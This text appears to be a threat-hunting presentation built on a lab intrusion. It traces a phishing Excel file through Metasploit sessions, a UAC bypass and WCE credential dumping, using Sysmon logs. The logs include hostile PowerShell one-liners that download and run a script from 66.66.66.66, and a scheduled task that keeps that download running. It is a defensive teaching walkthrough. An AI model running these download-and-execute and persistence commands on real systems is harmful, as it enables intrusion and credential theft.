msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
[*] https://0.0.0.0:443 handling request from 172.16.205.138; (UUID: wgphcael) Staging Native pa
yload...
[*] Meterpreter session 1 opened (172.16.205.143:443 -> 172.16.205.138:51950) at 2016-11-16 15:4
0:24 +0300

meterpreter > sysinfo
Computer       : PC0001
OS             : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64 (Current Process is WOW64)
System Language : ru RU
Domain         : TEST
Logged On Users : 5
Meterpreter    : x86/win32
meterpreter > migrate -N explorer.exe
[*] Migrating from 2336 to 4788...
[*] Migration completed successfully.
meterpreter >
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root@kali: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 172.16.205.143:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957999 bytes) to 172.16.205.139
[*] Meterpreter session 2 opened (172.16.205.143:4444 -> 172.16.205.139:52098) at 2016-11-16 15:
56:44 +0300

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload /var/www/html/svch0st.exe C:\windows\system32
[*] uploading   : /var/www/html/svch0st.exe -> C:\windows\system32
[*] uploaded   : /var/www/html/svch0st.exe -> C:\windows\system32\svch0st.exe
meterpreter > execute -i -f svch0st.exe -a '-w'
Process 1664 created.
Channel 2 created.
WCE v1.41beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Och
oa (hernan@ampliasecurity.com)
Use -h for help.

Admin\pc0001:P@ssw0rd$
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Analyst hypothesis start: inject into lsass

Time	computer_name	event_data.SourceImage	event_data.TargetImage	task
▶ November 16th 2016, 15:41:42.549	pc0001.test.local	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\explorer.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
▶ November 16th 2016, 15:56:55.360	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\IfjNXngeo0Esf.exe	C:\Windows\explorer.exe	CreateRemoteThread detected (rule: CreateRemoteThread)
▶ November 16th 2016, 15:57:54.159	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcda.exe	C:\Windows\system32\lsass.exe	Process accessed (rule: ProcessAccess)
▶ November 16th 2016, 15:57:54.160	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcda.exe	C:\Windows\system32\lsass.exe	Process accessed (rule: ProcessAccess)
▶ November 16th 2016, 15:57:54.161	pc0001.test.local	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcda.exe	C:\Windows\System32\lsass.exe	CreateRemoteThread detected (rule: CreateRemoteThread)

Time	computer_name	event_data.Image	event_data.ImageLoaded	MD5	event_data.Signed	eventtype
▶ November 16th 2016, 15:57:55.570	pc0001.test.local	C:\Windows\System32\lsass.exe	C:\Windows\Temp\wceaux.dll	A024AF6D8E29527A722CB 5DA2F8ECE55	false	ImageLoad
▶ November 16th 2016, 15:57:55.570	pc0001.test.local	C:\Windows\System32\lsass.exe	C:\Windows\Temp\wceaux.dll	A024AF6D8E29527A722CB 5DA2F8ECE55	false	ImageLoad

Who injected into lsass?

Time ▾	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
▶ November 16th 2016, 15:57:51.573	pc0001.test.local	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057c-ac20fcda.exe	605560CA0624AABF9F536	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057c-ac20fcda.exe -S
▶ November 16th 2016, 15:57:51.478	pc0001.test.local	pc0001\Admin	C:\Windows\SysWOW64\svchost.exe	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057c-ac20fcda.exe	605560CA0624AABF9F536	svchost.exe -w

SHA256:	7234c8f98b87593641bbdb594e34c94b9436986c4fb70e7da5bcecff147d14c3	
Имя файла:	24d2c535-8717-4e64-a2d3-f57f1a3e95a1.exe	
Показатель выявления:	32 / 57	
Дата анализа:	2016-11-05 19:09:31 UTC (1 неделя, 3 дней назад)	

Kaspersky	HackTool.Win64.WinCred.c	20161105
McAfee	HTool-WCE	20161105
McAfee-GW-Edition	BehavesLike.Win64.BrowseFox.dh	20161105
Microsoft	HackTool:Win32/Wincred.H	20161105

Who started lsass injector?

Time ▾	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
▶ November 16th 2016, 15:57:51.478	pc0001.test.local	pc0001\Admin	C:\windows\SysWOW64\svchost.exe	C:\Users\Admin\AppData\Local\Temp\5c1a80b7-8862-4b80-8f92-7057cac20fcd.exe	605560CA0624AABF9F536 75257B9BE21	svchost.exe -w
▶ November 16th 2016, 15:57:51.159	pc0001.test.local	pc0001\Admin	C:\Users\Admin\AppData\Local\Temp\sPCbUzi.exe	C:\windows\SysWOW64\svchost.exe	BE9387BF647993E501C5D 78E49BD4AB5	svchost.exe -w

Who started lsass injector starter?

Time	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
► November 16th 2016, 15:56:55.306	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	C:\Users\Admin\AppData\Local\Temp\IfjNXngeoOEsf.exe	46A695C9A3B93390C11C1C072CF9EF7D	C:\Users\Admin\AppData\Local\Temp\IfjNXngeoOEsf.exe /c C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe
► November 16th 2016, 15:56:55.780	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	C:\Windows\System32\sysprep\sysprep.exe	10A7673FCDFCC67DCCB9C03D1B2152D5	"C:\Windows\System32\sysprep\sysprep.exe" "/c" "C:\Windows\System32" "/c C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe "
► November 16th 2016, 15:56:55.920	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	C:\Windows\System32\sysprep\sysprep.exe	10A7673FCDFCC67DCCB9C03D1B2152D5	"C:\Windows\System32\sysprep\sysprep.exe" "/c" "C:\Windows\System32" "/c C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe "
► November 16th 2016, 15:56:55.995	pc0001.test.local	pc0001\Admin	C:\Windows\System32\sysprep\sysprep.exe	C:\Users\Admin\AppData\Local\Temp\tior.exe	67457242C777692D7C11201326D4843A	"C:\Users\Admin\AppData\Local\Temp\tior.exe"
► November 16th 2016, 15:56:56.028	pc0001.test.local	pc0001\Admin	C:\Users\Admin\AppData\Local\Temp\tior.exe	C:\Windows\System32\cmd.exe	5746BD7E255DD6A8AFA06F7C42C1BA41	/c C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe
► November 16th 2016, 15:56:56.049	pc0001.test.local	pc0001\Admin	C:\Windows\System32\cmd.exe	C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe	67B6704DCDD06ECD1AC1947B53A2B3C5	C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe
► November 16th 2016, 15:57:51.159	pc0001.test.local	pc0001\Admin	C:\Users\Admin\AppData\Local\Temp\SPCbUzi.exe	C:\Windows\SysWOW64\svchost.exe	BE9387BF647993E501C5D78E49BD4AB5	svchost.exe -w

Check if explorer.exe compromised...

Time ▾	computer_name	event_data.SourceImage	event_data.TargetImage	task
▶ November 16th 2016, 15:41:42.549	pc0001.test.local	C:\Windows\SysWOW64\win dowsPowerShell\v1.0\powershell.exe	C:\Windows\explorer.exe	CreateRemoteThread detected (rule: CreateRemoteThread)

Time ▾	computer_name	event_data.User	event_data.Image	event_data.Protocol	event_data.DestinationIp	event_data.DestinationPort
▶ November 16th 2016, 15:41:46.243	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	tcp	66.66.66.66	443
▶ November 16th 2016, 17:46:00.555	pc0001.test.local	pc0001\Admin	C:\Windows\explorer.exe	tcp	66.66.66.66	443

Search for powershell start

Process Create:

UtcTime: 2016-11-16 12:40:29.814

ProcessGuid: {B7854495-53BD-582C-0000-0010B8D06206}

ProcessId: 2336

Image: C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

CommandLine: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -Command -

CurrentDirectory: C:\Windows\system32\

User: pc0001\Admin

LogonGuid: {B7854495-2EF8-582C-0000-002000434806}

LogonId: 0x6484300

TerminalSessionId: 2

IntegrityLevel: Medium

Hashes: MD5=92F44E405DB16AC55D97E3BFE3B132FA

ParentProcessGuid: {B7854495-53B9-582C-0000-001051986206}

ParentProcessId: 5228

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

ParentCommandLine: powershell.exe -windowStyle hidden -noexit -c "IEX ((New-Object Net.WebClient).DownloadString(\"http://66.66.66.66/system.ps1\")); System-Inventory"

Time	computer_name	event_data.User	event_data.Image	event_data.Protocol	event_data.DestinationIp	event_data.DestinationPort
November 16th 2016, 15:40:30.253	pc0001.test.local	pc0001\Admin	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	tcp	66.66.66.66	80

Who started powershell which started powershell which injected explorer.exe?

Time	computer_name	event_data.User	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
November 16th 2016, 15:40:25.546	pc0001.test.local	pc0001\Admin	C:\Windows\System32\taskeng.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	852D67A27E454BD389FA7F02A8CBE23F	powershell.exe -windowStyle hidden -noexit -c "IEX ((New-Object Net.WebClient).DownloadString(\"http://66.66.66.66/system.ps1\")); System-Inventory"

Time	computer_name	EntryLocation	Entry	ImagePath	eventtype
► November 16th 2016, 15:34:53.371	pc0001.test.local	Task Scheduler	\System_Inventory	%SystemRoot%\system32\WindowsPowerShell\v1.0\PowerShell.exe	Autorun

Who created scheduled task?


Time	computer_name	event_data.ParentImage	event_data.Image	MD5	event_data.CommandLine
► November 16th 2016, 15:31:57.207	pc0001.test.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\schtasks.exe	97E0EC3D6D99E8CC2B17EF2D3760E8FC	"C:\Windows\system32\schtasks.exe" /create /TN System_Inventory /TR "powershell.exe -WindowStyle hidden -noexit -c 'IEX ((New-Object Net.WebClient).DownloadString('http://66.66.66.66/system.ps1'))'; System-Inventory" /SC onidle /i 1
► November 16th 2016, 15:31:56.010	pc0001.test.local	C:\Windows\System32\wbe\WmiPrvSE.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	852D67A27E454BD389FA7F02A8CBE23F	Powershell.exe -WindowStyle Hidden -nop -noexit -c Invoke-Command -ScriptBlock { schtasks /create /TN System_Inventory /TR 'powershell.exe -WindowStyle hidden -noexit -c ''IEX ((New-Object Net.WebClient).DownloadString(''http://66.66.66.66/system.ps1''))'; System-Inventory' /SC onidle /i
► November 16th 2016, 15:31:55.915	pc0001.test.local	C:\Windows\System32\wbe\WmiPrvSE.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	852D67A27E454BD389FA7F02A8CBE23F	powershell.exe -windowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString('http://66.66.66.66/system.ps1')); System-Inventory
► November 16th 2016, 15:29:13.446	pc0001.test.local	C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE	C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE	BEDFBACF63EDB392EB7CC0BED8181800	"C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE" /Embedding
► November 16th 2016, 15:29:11.364	pc0001.test.local	C:\Users\Admin\Desktop\ThunderbirdPortable\APP\Thunderbird\thunderbird.exe	C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE	BEDFBACF63EDB392EB7CC0BED8181800	"C:\Program Files (x86)\Microsoft Office\Office15\EXCEL.EXE" /dde

Who sent email? Any other affected?

Time	from	to	cc	subject	file_name	MD5	yara_matches
November 16th 2016, 15:16:56.519	hacker@external.domain	victim@test.local	victim2@test.local	Заявка на участие в тендере	Коммерческое предложение .xls	1EC3B0B35401FA189E481 46911BD5AA8	Contains_VBA_macro_co de, malicious_OLE_file_magic _number, office_document_vba
November 16th 2016, 15:16:55.517	hacker@external.domain	victim@test.local	victim2@test.local	Заявка на участие в тендере	Коммерческое предложение .xls	1EC3B0B35401FA189E481 46911BD5AA8	Contains_VBA_macro_co de, malicious_OLE_file_magic _number, office_document_vba

Outro

- TH – the only effective way to counter customized threats
- TH – ‘must have’ process of security operations
- TH – can’t be fully automated
- TH – never-ending self-improving closed cycle via IR/DF/MA
- TH needs data & human-machine analysis
- TH can be done by yourself!



Thank you for your attention!

- All configs: <https://github.com/votadlos/ZN2016>